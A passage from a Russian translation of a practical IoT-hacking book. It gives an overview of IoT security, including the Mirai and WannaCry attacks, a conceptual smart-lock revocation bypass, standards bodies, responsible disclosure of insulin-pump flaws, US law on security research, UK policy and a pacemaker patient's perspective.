Глава 15 «Взлом умного дома» представляет практическое воплощение многих идей, рассматриваемых на протяжении книги, с описанием методов обхода умных дверных замков, подавления сигналов в беспроводных системах сигнализации и просмотра изображения с IP-камер. Кульминация главы – рассмотрение реального примера перехвата контроля над умной беговой дорожкой.

В приложении «Инструменты для взлома интернета вещей» содержится список популярных инструментов для атак на устройства, входящие в систему интернета вещей, – как рассмотренных в книге, так и других распространенных средств.

Контакты

Мы всегда заинтересованы в получении отзывов и готовы ответить на любые ваши вопросы. Вы можете использовать адрес электронной почты errata@nostarch.com, чтобы уведомлять нас об ошибках, когда вы их обнаружите, и ithilgore@sock-raw.org для общих отзывов.

ЧАСТЬ I

**УГРОЗЫ В МИРЕ
ИНТЕРНЕТА ВЕЩЕЙ**

1

БЕЗОПАСНОСТЬ ИНТЕРНЕТА ВЕЩЕЙ



Если вы проживаете в многоквартирном доме, то вас наверняка окружают предметы *интернета вещей* (the Internet of Things – IoT). По улице ежечасно проносятся сотни «компьютеров на колесах», каждый из которых напичкан датчиками, процессорами и сетевым оборудованием. Многоэтажные здания утыканы множеством антенн и тарелок, подключенных к интернету и объединяющих в сеть персональных помощников, умные микроволновые печи, термостаты. Где-то в вышине мобильные центры обработки и хранения данных передают информацию на скорости сотни километров в час, оставляя след данных шире, чем инверсионный след самолета. Посетите завод, больницу или магазин электроники – и вас удивит, насколько широко распространились устройства, работающие по интернету.

Учитывая, что даже специалисты очень по-разному трактуют понятие «интернет вещей», в данной книге мы будем подразумевать под ним физические устройства, имеющие функциональность компьютера, способные передавать данные по сети и не требующие взаимодействия человека с компьютером. Некоторые люди дают устройствам интернета описательное и в принципе верное определение: «почти компьютеры, но не совсем». Нередко к названию устройства интерне-

та вещей добавляют слово «умный» – например, «умная микроволновая печь», – несмотря на то, что многие считают это неоправданным. (Смотрите статью Lauren Goode «Everything is connected, and there's no going back». *The Verge*, 2018. Вряд ли в скором времени появится более авторитетное определение интернета вещей.)

Для хакеров инфраструктура интернета вещей – это мир возможностей: миллиарды соединенных друг с другом устройств, передающих и раздающих данные, создают огромную площадку для проведения экспериментов, изготовления, использования систем и их выведения на предельные значения. И прежде чем погрузиться в технические детали хакинга и защиты интернета вещей, мы поговорим о безопасности интернета вещей как таковой – проанализируем правовые, практические и личные ее аспекты.

Почему важна защита интернета вещей?

Возможно, вы в курсе статистики: к 2025 году появятся десятки миллиардов новых устройств интернета вещей, благодаря чему мировой ВВП увеличится на десятки триллионов долларов. Но это произойдет, только если все пойдет по плану и новые устройства будут раскуплены моментально. Пока же мы видим, что проблемы безопасности, защиты, конфиденциальности данных и надежности сдерживают распространение. Проблемы безопасности могут влиять на покупку не меньше, чем цена устройства.

Медленное развитие индустрии интернета вещей обусловлено не только экономическими причинами. Устройства интернета вещей могут облегчить жизнь во многих сферах. В 2016 году на автодорогах США погибло 37 416 человек, и, по данным Национального управления безопасностью движения на трассах, в 94 % случаев причиной был человеческий фактор. Автономный транспорт мог бы радикально снизить число аварий и сделать дороги безопаснее – при условии, что он будет надежным.

В других сферах нашей жизни мы также ожидаем преимуществ от внедрения инновационных технологий. Например, кардиостимуляторы, ежедневно отправляющие данные врачу, могут значительно уменьшить смертность от сердечных приступов. Тем не менее в дискуссии, проведенной Обществом сердечного ритма, доктор министерства по делам ветеранов США отметила, что ее пациенты отказываются от устройств-имплантов, опасаясь взлома. Многие работники производства, сотрудники госорганов и исследователи безопасности полагают, что из-за кризиса доверия развитие жизненно важных технологий задержится на годы или десятилетия.

Естественно, когда технологии активно внедряются в нашу жизнь, мы должны твердо знать (а не просто предполагать), что они оправдают доверие. Согласно исследованию отношения потребителей к интернету вещей, инициированному правительством Великобритании, 72 % респондентов были убеждены, что в таких устройствах

уже предусмотрена система защиты. Между тем для солидной части производителей безопасность устройств интернета вещей является второстепенным фактором.

В октябре 2016 года состоялись атаки ботнета Mirai, вызвавшие озабоченность правительства Соединенных Штатов и других государств. Эти возрастающие серии атак были направлены на сотни тысяч недорогих устройств, используемых в личных целях, и использовали распространенные пароли заводских настроек, наподобие **admin**, **password** и **1234**. В конечном счете это повлекло за собой *распределенную атаку на отказ в обслуживании* (Distributed Denial of Service, DDoS), направленную на систему доменных имен (Domain Name System, DNS) провайдера Dyn, обслуживающего многих американских гигантов, таких как Amazon, Netflix, Twitter, the Wall Street Journal, Starbucks и др. Атака на клиентов, доход и репутацию длилась более восьми часов.

Многие посчитали, что это дело рук хакеров, работающих на другие государства. За Mirai вскоре последовали атаки WannaCry и NotPetya, совокупный ущерб от которых составил триллионы долларов – в том числе из-за взлома систем интернета вещей, используемых на объектах жизнеобеспечения и на производстве. У правительства появился повод задуматься, насколько хорошо оно защищает своих граждан. По своей сути WannaCry и NotPetya представляли атаки с целью вымогательства, запускавшие эксплойт EternalBlue, нацеленный на компьютерную уязвимость в Windows – реализацию сетевого протокола прикладного уровня SMB (Server Message Block). К декабрю 2017 года, когда выяснилось, что Mirai разработала и привела в действие группа подростков, правительства всех стран осознали, что проблеме безопасности интернета вещей следует тщательно изучить.

Возможны три подхода к безопасности интернета вещей: оставить все как есть, оснастить ненадежные устройства системой защиты или обязать производителей предусматривать такую защиту изначально. В случае сценария со статус-кво использование интернета вещей будет наносить обществу регулярный ущерб. Добавление защитных функций после покупки приведет к появлению новых компаний, которые заполнят нишу, не занятую производителями, а в итоге покупатель вынужден будет переплачивать. Третий сценарий – встраивание защиты при производстве оборудования – наилучший для потребителей с точки зрения устранения проблем и рисков, и ценообразования тоже является наиболее эффективным.

Воспользуемся примером из прошлого, чтобы показать, как могут работать эти три сценария, особенно два последних. К примеру, в зданиях Нью-Йорка часто предусматривался наружный путь эвакуации при пожаре. За счет этого возрастали стоимость эвакуации и ущерб для людей, оказавшихся внутри (см. статью «How the Fire Escape Became an Ornament», опубликованную в Atlantic). Сегодня путь эвакуации прокладывается внутри зданий, и люди защищены лучше, чем когда-либо прежде. Точно так же и внутренняя защита устройств интернета вещей принесет возможности, которых не дадут внешние решения, такие как установка обновлений и новых аппаратных средств,

моделирование угроз, изоляция компонентов, – обо всем этом вы прочтете в книге.

Обратите внимание на то, что вышеприведенные варианты не являются взаимоисключающими – рынок интернета вещей может поддерживать все три сценария.

Чем защита интернета вещей отличается от традиционной ИТ-защиты?

Технология интернета вещей имеет ряд ключевых отличий от более привычных нам информационных технологий (ИТ). Движение I Am The Cavalry, глобальная гражданская инициатива по защите научного сообщества, сравнивает то и другое на научной основе, и результаты этого сопоставления мы приведем ниже.

Последствия от ошибок в защите интернета вещей в ряде случаев могут повлечь гибель людей. Кроме того, они могут подорвать репутацию компании или целой отрасли, а также веру в то, что правительство способно защитить граждан методом контроля и регулирования. Например, атака WannaCry, прерывающая обслуживание медучреждений на несколько дней, угрожает жизни пациентов, для которых важен строгий график приема лекарств, а также предрасположенных к инсульту или инфаркту.

Злоумышленники, совершающие атаки, руководствуются разными мотивами, преследуют разные цели, используют неоднородные методы и возможности. Некоторые не стремятся поставить под угрозу жизнь и здоровье людей, другие, напротив, охотно к этому прибегают. Так, больницы часто подвергаются атакам с целью получения выкупа, потому что потенциальный вред пациентам увеличивает вероятность и скорость выплат.

Технические параметры устройств интернета вещей, включая систему защиты, создают ограничения, которых нет у обычного компьютерного оборудования. Например, размер и мощность кардиостимулятора не позволяют применять подходы классической ИТ-защиты, рассчитанные на более крупные и мощные устройства.

Устройства интернета вещей часто действуют в специфическом контексте и окружении, в частности в быту, где ими распоряжаются люди, не обладающие знаниями или ресурсами, необходимыми для надежного хранения и эксплуатации. Вряд ли можно ожидать от водителя автомобиля с интеллектуальным управлением самостоятельного обновления системы, например установки антивируса. Также маловероятно, что рядовой потребитель сможет оперативно и грамотно отреагировать на возникшую проблему безопасности. Но мы ожидаем подобных действий от предприятия.

Экономически производство интеллектуального оборудования стремится к максимальному удешевлению самих устройств и их компонентов, в результате чего последующее добавление средств защиты представляется затратным. Многие такие устройства нацелены на

покупателей с ограниченным бюджетом, у которых к тому же отсутствует опыт в выборе и настройке подобной техники. Кроме того, расходы, обусловленные уязвимостью устройств, часто несут не те, кто непосредственно ими пользуется. Например, ботнет Mirai воспользовался стандартными паролями прошивки – большинство пользователей не догадывается, что нужно сменить пароль, установленный производителем, или не знают, как это сделать! Mirai обошелся экономике Соединенных Штатов в миллиарды долларов, выбрав в качестве мишени стороннего поставщика DNS, который сам не оперировал ни одним из устройств, пострадавших от атаки.

Время проектирования, разработки, внедрения, эксплуатации и вывода из эксплуатации устройств часто измеряется десятилетиями. Время отклика также может возрастать в зависимости от параметров устройства, контекста и рабочего окружения. Например, часто ожидается, что интернет-управляемое оборудование на электростанции прослужит без замены более 20 лет. Но атаки на украинского поставщика электроэнергии вызвали сбои в работе системы через несколько секунд после того, как злоумышленники перехватили управление инфраструктурой предприятия.

В чем особенность взлома интернета вещей?

Поскольку безопасность интернета вещей существенно отличается от безопасности в сфере ИТ, для взлома систем интернета вещей требуются другие методы. Такие системы обычно включают отдельные устройства и датчики, мобильные приложения, облачную инфраструктуру и сетевые протоколы связи. К числу последних относятся протоколы сетевого стека TCP/IP (например, mDNS, DNS-SD, UPnP, WS-Discovery и DICOM), а также протоколы, используемые в радиосистемах ближнего действия (например, NFC, RFID, Bluetooth и BLE), среднего радиуса действия (например, Wi-Fi, Wi-Fi Direct и Zigbee) и дальнего действия (например, LoRa, LoRaWAN и Sigfox).

В отличие от традиционных тестов безопасности тестирование безопасности интернета вещей подразумевает проверку и зачастую разборку оборудования, работу с сетевыми протоколами, обычно не встречающимися в других средах, анализ управления устройством через мобильные приложения и изучение взаимодействия устройств с веб-службами, размещенными в облаке, через API-интерфейсы. Все эти частности будут обсуждаться в других главах.

Для примера рассмотрим умный дверной замок. На рис. 1.1 изображена стандартная схема умных запирающих устройств. Умный замок управляется с мобильного приложения потребителя через Bluetooth с низким энергопотреблением (Bluetooth Low Energy, BLE), и приложение обменивается данными с серверами умного замка в облаке (или, как иногда говорят, с чужим компьютером), используя API, работающий по протоколу HTTPS. В этой схеме умный замок зависит от мобильного устройства пользователя с выходом в интернет, который обеспечивает прием любых сообщений от облачного сервера.




Рис. 1.1. Система «умный замок»

Все три компонента (замок, мобильное приложение и облако) взаимодействуют и полагаются друг на друга, создавая систему интернета вещей, предоставляющую широкое поле для атак. Представьте, что произойдет, если вы аннулируете цифровой ключ для гостя Airbnb с помощью этой умной системы блокировки. От имени владельца помещения и устройства «умный замок», мобильное приложение может отправить в облако сообщение, отменяющее ключ гостя. Естественно, совершая это действие, вам необязательно находиться рядом с запираемым помещением и замком. После того как на сервер поступает сигнал об отмене, сервер отправляет умному замку специальное сообщение для обновления списка контроля доступа (Access Control List, ACL). Если злоумышленник переключит свой телефон в режим авиарежима, то умный замок не сможет использовать его в качестве ретранслятора для получения этого обновления с сервера и предоставит доступ к вашей квартире.

Простая атака, описанная выше – обход аннулирования, – это наглядный пример уязвимости, с которой вы можете столкнуться при хакинге интернета вещей. Ограничения, обусловленные использованием небольших и недорогих устройств с низким энергопотреблением, еще больше повышают уязвимость этих систем. Так, вместо использования криптографии с открытым ключом, которая требует значительных ресурсов, устройства интернета вещей обычно полагаются только на симметричные ключи для шифрования своих каналов связи. Эти криптографические ключи зачастую не уникальны и запрограммированы в прошивке или оборудовании, благодаря чему злоумышленники могут извлечь их, а затем повторно использовать на других устройствах.

Методики, стандарты и инструкции

Традиционный подход к решению проблем безопасности заключается в реализации стандартов. За последние несколько лет люди пытались решать проблемы безопасности интернета вещей, применяя

множество методик, правил и других документов. Хотя стандарты предназначены для консолидации отраслей вокруг общепринятых передовых практик, обилие регламентирующих документов создает раздробленную картину, вызывая разногласия по поводу того, что и как делать. Но мы можем извлечь большую пользу из рассмотрения различных стандартов и методик, даже если признаем, что нет единого мнения о наилучшем способе защиты IoT-устройств.

Во-первых, разграничим документы, касающиеся *внутреннего устройства*, и документы, определяющие *функционал*. Эти два аспекта взаимосвязаны, поскольку техническая оснащенность расширяет возможности пользователей в плане безопасности. И напротив, то, что в конструкции устройства не заложено, ограничивает функционал: например, исключает безопасное обновление программного обеспечения, надежность предоставляемых данных, изоляцию и сегментацию в пределах устройства, своевременные оповещения о сбоях. *Инструкции*, предоставляемые производителями, отраслевыми учреждениями или государственными органами, могут сочетать в себе оба типа пояснительных документов.

Во-вторых, проведем различие между *методическими рекомендациями* и *стандартами*. Первые регламентируют категории задач, а вторые – процессы и спецификации для выполнения этих задач. То и другое важно, но методические материалы более актуальны и широко применимы, поскольку стандарты безопасности быстро устаревают и сфера их действия зачастую ограничена. В то же время некоторые стандарты чрезвычайно полезны и определяют основные компоненты технологии интернета вещей, например, для взаимодействия, такие как IPv4 и Wi-Fi. Сочетание методик и стандартов может привести к эффективному управлению технической инфраструктурой.

В настоящей книге мы по мере необходимости будем ссылаться на методики и стандарты, чтобы предоставить разработчикам и пользователям инструкции по устранению возможных проблем в работе описываемых нами инструментов, технологий и процессов. Вот примеры стандартов, инструкций и методических материалов:

- **стандарты.** Европейский институт телекоммуникационных стандартов (European Telecommunications Standards Institute, ETSI), основанный в 1988 году, ежегодно выпускает более 2000 стандартов. Его техническая спецификация по кибербезопасности интернета вещей содержит условия разработки безопасных IoT-устройств. Национальный институт стандартов и технологий США (National Institute of Standards and Technology, NIST) и Международная организация по стандартизации (International Organization for Standardization, ISO) публикуют ряд стандартов, которые поддерживают защиту устройств интернета вещей;
- **рекомендательные материалы.** В международное массовое движение I Am The Cavalry (основано в 2013 году) входят участники сообщества исследователей безопасности. Разработанная им Клятва Гиппократа для интеллектуальных медицинских

устройств (рис. 1.2) описывает цели и возможности проектирования и разработки медицинского оборудования. Многие из изложенных здесь принципов были включены в нормативные критерии Управления по санитарному надзору за качеством пищевых продуктов и медикаментов для одобрения медицинских изделий. Среди других методик – методические рекомендации по безопасности в киберпространстве Национального института стандартов и технологий США, применимые в том числе к владению и эксплуатации IoT-устройств, рекомендации по безопасности интернета вещей Cisco и методика контроля безопасности интернета вещей (IoT Security Controls Framework) Альянса облачной безопасности (Cloud Security Alliance);

Клятва Гиппократ

Для подключенных медицинских устройств

Все системы ломаются. Что вы готовы предпринять против этого?



Исходная безопасность – предвидеть и избегать неполадки
Сотрудничество с партнерами – привлекать союзников к борьбе с неполадками
Сбор доказательств – наблюдать и извлекать уроки из неполадок
Устойчивость и сдерживание – предотвращать каскадные отказы
Обновления кибербезопасности – незамедлительно устранять ошибки

Связь и рабочее сотрудничество



<https://iamthecavalry.org/oath>

Рис. 1.2. Клятва Гиппократ для интеллектуальных медицинских устройств, методические рекомендации по использованию интернета вещей

- **инструкции и справочные материалы.** Открытый проект безопасности веб-приложений (The Open Web Application Security Project, OWASP), запущенный в 2001 году, вышел далеко за рамки деятельности одноименной организации. Его списки «топ-10» стали мощным подспорьем для разработчиков программного обеспечения и отдела ИТ-закупок и используются для повышения уровня безопасности в различных проектах. В 2014 году был опубликован первый список «топ-10», относящийся к сегменту интернета вещей (рис. 1.3). Последняя его версия (на момент написания статьи) приходится на 2018 год.



Рис. 1.3. Топ-10 рисков в области интернета вещей: справочный документ Открытого проекта безопасности веб-приложений

Другие инструкции и справочные материалы включают в себя Базовый план Национального института стандартов и технологий США в отношении интернета вещей, ресурсы по обновлению и укреплению безопасности Национального управления по телекоммуникациям и информации США (National Telecommu-

nications and Information Administration, NTIA) в отношении интернета вещей, Базовые рекомендации Европейского агентства по сетевой и информационной безопасности (European Network and Information Security Agency, ENISA) в части защиты интернета вещей, Рекомендации и оценку безопасности интернета вещей Международной ассоциации глобальной системы мобильной связи (Global System for Mobile Communications' Association, GSMA) и Рекомендации Фонда безопасности интернета вещей (IoT Security Foundation).

Пример: обнаружение проблемы безопасности, связанной с интернетом вещей, составление отчета и информирование

Хотя в основе своей эта книга посвящена техническим аспектам, следует отметить и некоторые другие факторы, влияющие на исследование безопасности интернета вещей. Эти факторы, по опыту, включают компромиссы, неизбежные при раскрытии уязвимости, и то, что следует учитывать специалистам по защите, производителям, и широкой общественности в этой связи. В примере ниже будет описано успешное исследование безопасности интернета вещей. Расскажем, как оно проводилось и что привело к удачному исходу.

В 2016 году Джей Рэдклифф, исследователь безопасности, у которого диагностирован диабет I типа, обнаружил три уязвимости в устройстве инсулиновой помпы Animas OneTouch Ping и сообщил об этом производителю. Работа по тестированию началась за несколько месяцев до этого: он купил устройства, построил тестовую лабораторию и определил вероятные угрозы. Кроме того, Джей обратился за консультацией к юристу, чтобы убедиться, что тестирование не противоречит государственному и региональному законодательству.

Основная цель Джея заключалась в защите пациентов, поэтому он подал свой отчет в соответствии с политикой раскрытия уязвимостей производителя. По электронной почте, телефону и в личных беседах Джей обсудил технические детали, возможные последствия проблемы и шаги, необходимые для их устранения. Переговоры продолжались несколько месяцев, в течение которых Рэдклифф продемонстрировал использование слабых мест в работе устройства и предоставил проверочный код.

Позже, узнав, что производитель не планирует внедрять какие-либо технические исправления до выпуска новой модели помпы, Джей публично раскрыл информацию об уязвимости, но со следующей оговоркой: «Если кто-либо из моих детей заболеет диабетом и медицинский персонал порекомендует поставить им помпу, я без колебаний выберу модель OneTouchPing, пусть она и не идеальна» – см. <https://blog.rapid7.com/2016/10/04/r7-2016-07-multiple-vulnerabilities-in-animas-onetouch-ping-insulin-pump/>.

Джей почти год работал над тем, чтобы найти уязвимость и устранить ее. Он должен был представить свою работу на крупной конференции после того, как производитель уведомит пациентов, для которых это важно. Многие пациенты использовали почту как основной источник получения информации, а почтовая рассылка была запланирована только после этого доклада. Джей принял непростое решение отменить свое выступление на конференции, чтобы пациенты могли узнать о проблеме от своего врача или компании, а не из новостной статьи.

Вы можете извлечь ряд уроков из ситуаций, с которыми имеют дело опытные исследователи безопасности, такие как Джей.

- *Они учитывают возможную реакцию на их изыскания.* Джей не только заблаговременно прояснил юридические аспекты, но и постарался, чтобы его тестирование не повредило кому-либо за пределами лаборатории. Кроме того, он позаботился о том, чтобы пациенты узнали о технических проблемах от людей, которым они доверяют, что снизит тревогу и не повлечет отказ от использования технологий, спасающих жизнь.
- *Они информируют о проблеме, но не вмешиваются в процесс принятия решений.* Джей понял, что производитель не захотел тратить большие средства на обновление старых устройств и сосредоточился на создании новых продуктов, которые позволят спасти еще больше людей и облегчат их жизнь. Вместо того чтобы настаивать на исправлении старых моделей, он прислушался к мнению производителя.
- *Они подают пример.* Джей, как и многие другие исследователи в области здравоохранения, наладил долгосрочные отношения с пациентами, регулирующими органами, врачами и производителями. До известной степени это означало отказ от общественного внимания и оплачиваемых проектов, а также необходимость проявить исключительное терпение. Но результаты говорят сами за себя. Ведущие производители выпускают самые безопасные медицинские устройства из когда-либо существовавших, привлекая исследовательское сообщество к таким мероприятиям, как Biohacking Village на конференции DEF CON.
- *Они знают закон.* Исследователям безопасности долгое время приходилось сталкиваться с обвинениями в правонарушениях. Часто это были необоснованные выпады, но в ряде случаев повод имелся. Притом что эксперты все еще разрабатывают стандартизированный язык регулирования программ по раскрытию информации и поиску уязвимостей, до судебных исков в адрес исследователей, раскрывающих информацию, дело доходило редко (если вообще доходило).

Мнения экспертов: навигация в среде интернета вещей

Мы обратились к нескольким признанным экспертам в области права и государственной политики, чтобы проинформировать читателей о темах, которые традиционно не освещаются в книгах о исследованиях безопасности. Харли Гейгер упоминает два закона, действующих в отношении исследователей безопасности в США, а Дэвид Роджерс рассказывает, какие меры по повышению безопасности устройств интернета вещей принимаются в Великобритании.

Законы хакинга интернета вещей

Харли Гейгер, директор по общественной политике компании Rapid7

Пожалуй, два наиболее важных федеральных закона, влияющих на исследования в области интернета вещей, – это Закон о защите авторских прав в цифровую эпоху (Digital Millennium Copyright Act, DMCA) и Акт о компьютерном мошенничестве и злоупотреблении (Computer Fraud and Abuse Act, CFAA). Давайте рассмотрим эти мрачноватые законы.

Во многих оценках безопасности интернета вещей отмечается обход слабых средств защиты ПО, но Закон о защите авторских прав в цифровую эпоху в большинстве случаев запрещает обход *технологических мер защиты* (Technological protective measures, TPM), таких как шифрование, требования аутентификации и кодирование региона, в целях доступа к произведениям, защищенным авторским правом (например, к программному обеспечению), без разрешения владельца авторских прав. Для этого перед проверкой безопасности требуется получить разрешение от производителей программ, которыми оснащены устройства интернета вещей – *в том числе и те, которыми вы владеете!* К счастью, существует специальное исключение для благонадежного тестирования безопасности, позволяющее исследователям игнорировать технологические меры защиты и не просить разрешения правообладателя. Глава Библиотеки Конгресса допустил это исключение по запросу сообщества исследователей безопасности и его союзников. По состоянию на 2019 год исследование, отвечающее Закону о защите авторских прав в цифровую эпоху, соответствует следующим критериям:

- проводится на устройстве, приобретенном на законных основаниях (например, авторизованном владельцем компьютера);
- выполняется исключительно с целью тестирования или исправления уязвимостей в системе защиты устройства;
- не наносит вред окружающей среде (к примеру, не может проводиться на АЭС или перегруженной магистрали);
- информация, полученная в результате исследования, используется в первую очередь для повышения безопасности или защиты

устройств, компьютеров или их пользователей (а, например, не в целях пиратства);

- исследование не нарушает другие законы, включая, но не ограничиваясь Актом о компьютерном мошенничестве и злоупотреблении.

Существует два исключения, из которых только одно обеспечивает реальную защиту. Это более серьезное исключение должно обновляться каждые три года главой Библиотеки Конгресса США, и степень защиты при его обновлении может меняться. В результате могут раскрываться некоторые из наиболее важных в правовом аспекте результатов исследований. Самая последняя версия исключения в Законе о защите авторских прав в цифровую эпоху, применимая к тестированию безопасности (2018 год), доступна по ссылке <https://www.govinfo.gov/content/pkg/FR-2018-10-26/pdf/2018-23241.pdf#page=17/>.

Акт о компьютерном мошенничестве и злоупотреблении тоже используется часто; как вы могли заметить, он фигурирует в вышеприведенной цитате из Закона защиты авторских прав в цифровую эпоху. Этот акт является главным федеральным законом США о борьбе с хакерскими атаками, и, в отличие от Закона о защите авторских прав в цифровую эпоху, он не описывает меры защиты тестирования безопасности. Указанный акт обычно распространяется на доступ к чужим компьютерам, а также вредоносные действия в их отношении без разрешения *их владельца* (а не владельца авторских прав на программное обеспечение, как в случае с DMCA). Что, если устройство интернета вещей выделила вам компания, в которой вы работаете, или школа, а вы решили без их ведома исследовать это устройство на предмет надежности? Суды все еще спорят по этому поводу. Это одно из спорных мест в Акте о компьютерном мошенничестве и злоупотреблении, который, к слову, был принят более 30 лет назад. Тем не менее, если вы вторгаетесь в устройство интернета вещей, которое принадлежит вам или которое вам предоставил для тестирования его владелец, вы, скорее всего, в ладу с законом – как DMCA, так и CFAA. С чем вас и поздравляем.

Но подождите! С исследованиями безопасности интернета вещей могут быть связаны и многие другие законы, особенно государственные законы о хакинге, которые могут трактоваться еще шире и более расплывчато, чем Акт о компьютерном мошенничестве и злоупотреблении. (Интересный факт: в законе штата Вашингтон о хакинге предусмотрена особая правовая защита для так называемых белых шляп, или этичных хакеров.) Не стоит думать, что к вашему исследованию безопасности интернета вещей не возникнет претензий только потому, что оно проводится в строгом соответствии с законом DMCA и актом CFAA – хотя для начала это уже неплохо!

Если вы запутались в многочисленных законах и боитесь что-то нарушить, то вы не одиноки. Законы на эту тему сложны, они представляют головоломку даже для острых умов юристов и государственных чиновников, – но в то же время ведется интенсивная кропотливая работа по уточнению и усилению правовой защиты исследований

в области безопасности. Ваш голос и опыт работы с неоднозначными законами, сдерживающими ценные исследования безопасности интернета вещей, могут сослужить полезную службу в дебатах о реформировании DMCA, CFAA и других законов.

Роль правительства в безопасности интернета вещей

Дэвид Роджерс, генеральный директор Copper Horse Security, автор Кодекса надлежащей практики Великобритании, кавалер Ордена Британской империи, врученного за заслуги в области кибербезопасности

Перед правительством стоит нетривиальная задача: защищать общество и вместе с тем способствовать процветанию экономики. Хотя правительства разных стран не дерзали вмешиваться в безопасность интернета вещей, опасаясь затормозить инновации, такие события, как появление ботнетов Mirai, WannaCry и NotPetya, заставили законодательные и регулирующие органы пересмотреть свою политику невмешательства.

Одним из решений государственного масштаба стало, в частности, введение британского *Кодекса надлежащей практики*. Впервые опубликованный в марте 2018 года, этот документ призван сделать Соединенное Королевство самым безопасным местом для жизни и ведения бизнеса в интернете. Государство признало, что инфраструктура интернета вещей имеет огромный потенциал, но и таит в себе огромные риски, поскольку производители не могут защитить потребителей и граждан. В 2017 году экспертная консультативная группа, состоящая из представителей различных отраслей, правительств и академических кругов, приступила к изучению проблемы. В дополнение были организованы обсуждения со многими участниками сообщества исследователей безопасности, включая такие организации, как I Am The Cavalry.

В Кодексе изложены 13 принципов, которые в целом должны поднимать планку кибербезопасности не только для технических устройств, но и экосистемы. Он применяется к разработчикам мобильных приложений, поставщикам облачных услуг, операторам мобильной связи, а также розничным продавцам. Такой подход перекладывает бремя обеспечения безопасности с потребителей на организации, которые лучше оснащены и заинтересованы в решении проблем с безопасностью на более ранних этапах жизненного цикла устройств.

Полный текст Кодекса доступен по ссылке <https://www.gov.uk/government/publications/code-of-practice-for-consumer-iot-security/>. Самыми неотложными задачами являются следующие: 1) недопущение применения паролей, устанавливаемых по умолчанию; 2) принятие и реализация политики раскрытия уязвимостей; 3) обеспечение доступности обновлений программного обеспечения для устройств. Автор охарактеризовал эти пункты как *критерии защищенности*; если продукт интернета вещей не соответствует этим требованиям, в оставшейся части он, вероятно, также имеет изъяны.

Подход, используемый в Кодексе, учитывает международную значимость проблемы, поскольку мир интернета вещей и цепочка поставок интеллектуальных устройств – это явления глобального порядка. Кодекс поддержали десятки компаний по всему миру, и в январе 2019 года Европейский институт стандартов по телекоммуникациям (ETSI) одобрил его под названием Техническая спецификация ETSI 103 645.

Дополнительную информацию о политике разных государств в данной сфере вы найдете в Базе данных политик кибербезопасности интернета вещей на сайте I Am The Cavalry: <https://iatc.me/iotcyberpolicydb/>.

Взгляд пациентов на безопасность медицинских устройств

Проектирование и разработка IoT-устройств может вынудить производителей идти на нелегкие для них компромиссы. Исследователи безопасности, которые сами пользуются медицинским оборудованием такого типа, в частности Мари Мо и Джей Рэдклифф, хорошо знают, какие компромиссы имеются в виду.

Мари Мо, @mariegmoie, SINTEF

Я исследователь безопасности и пациент, находящийся под наблюдением врачей. Каждый импульс моего сердца генерирует техническое устройство – кардиостимулятор, установленный у меня внутри. Восемь лет назад я очнулась на полу после падения. Перед этим в работе моего сердца наступила пауза – достаточно долгая для того, чтобы потерять сознание. Теперь, чтобы сердечный ритм не нарушался и подобных пауз не возникало, мне нужен кардиостимулятор. Этот маленький аппарат отслеживает каждый импульс и посылает прямо в мое сердце небольшой электрический сигнал, чтобы оно продолжало биться. Но как я могу доверять своему сердцу, если его приводит в действие программа, работа которой для меня непрозрачна?

Кардиостимулятор мне устанавливали в экстренном порядке. Это была критическая мера, так что не было возможности отказаться от импланта. Но у меня было время задать наводящие вопросы. К удивлению врачей, я начала расспрашивать о потенциальных уязвимостях программного обеспечения, установленного в кардиостимуляторе, и о возможностях взлома этого жизненно важного устройства. Ответы оказались неудовлетворительными. Медицинские работники не смогли ответить на технические вопросы о компьютерной безопасности; многие даже не задумывались над тем, что работа аппарата управляется программным кодом, а производитель имплантата предоставляет весьма скудную техническую информацию.

Итак, я затеяла исследовательский проект; за последние четыре года я узнала довольно много о безопасности устройства, с которым теперь живу. Выяснилось, что многие мои опасения, касающиеся

кибербезопасности медицинских устройств, оправданны. Я узнала, что в проприетарном ПО, созданном с использованием подхода «безопасность через неизвестность», порой неудачно реализованы защита и конфиденциальность. Я узнала, что унаследованная технология в сочетании с дополнительными возможностями подключения означает увеличение поверхности атаки и, следовательно, повышение вероятности возникновения проблем, влияющих на безопасность пациентов. Хакеры вроде меня взламывают устройства не с целью посеять страх или причинить боль пациентам. Моя мотивация – исправить обнаруженные недостатки. Для этого критически важно сотрудничество всех заинтересованных сторон.

Я хочу, чтобы производители медицинских устройств серьезно относились ко мне и к другим исследователям, когда мы просим их сообщать о проблемах кибербезопасности, действуя в интересах пациентов.

Во-первых, мы должны признать, что проблемы кибербезопасности угрожают здоровью людей. Замалчивание обнаруженных уязвимостей или отрицание их существования не обезопасит пациентов. Меры по обеспечению прозрачности, такие как создание открытых стандартов для протоколов защищенной беспроводной связи, публикация согласованной политики раскрытия уязвимостей, в которой исследователям предлагается в корректной форме сообщать о проблемах, и выпуск рекомендаций по кибербезопасности для пациентов и врачей заставляют верить, что производитель серьезно относится к этим проблемам и работает над их устранением. Таким образом, я и мой врач можем быть уверены, что медицинские риски и побочные эффекты, связанные с кибербезопасностью, не превышают общих рисков, обусловленных моей личной ситуацией.

Решение на будущее – прозрачность и лучшее сотрудничество с пониманием и сочувствием.

Джей Рэдклифф (Jay Radcliffe), @ jradcliffe02, Thermo Fisher Scientific

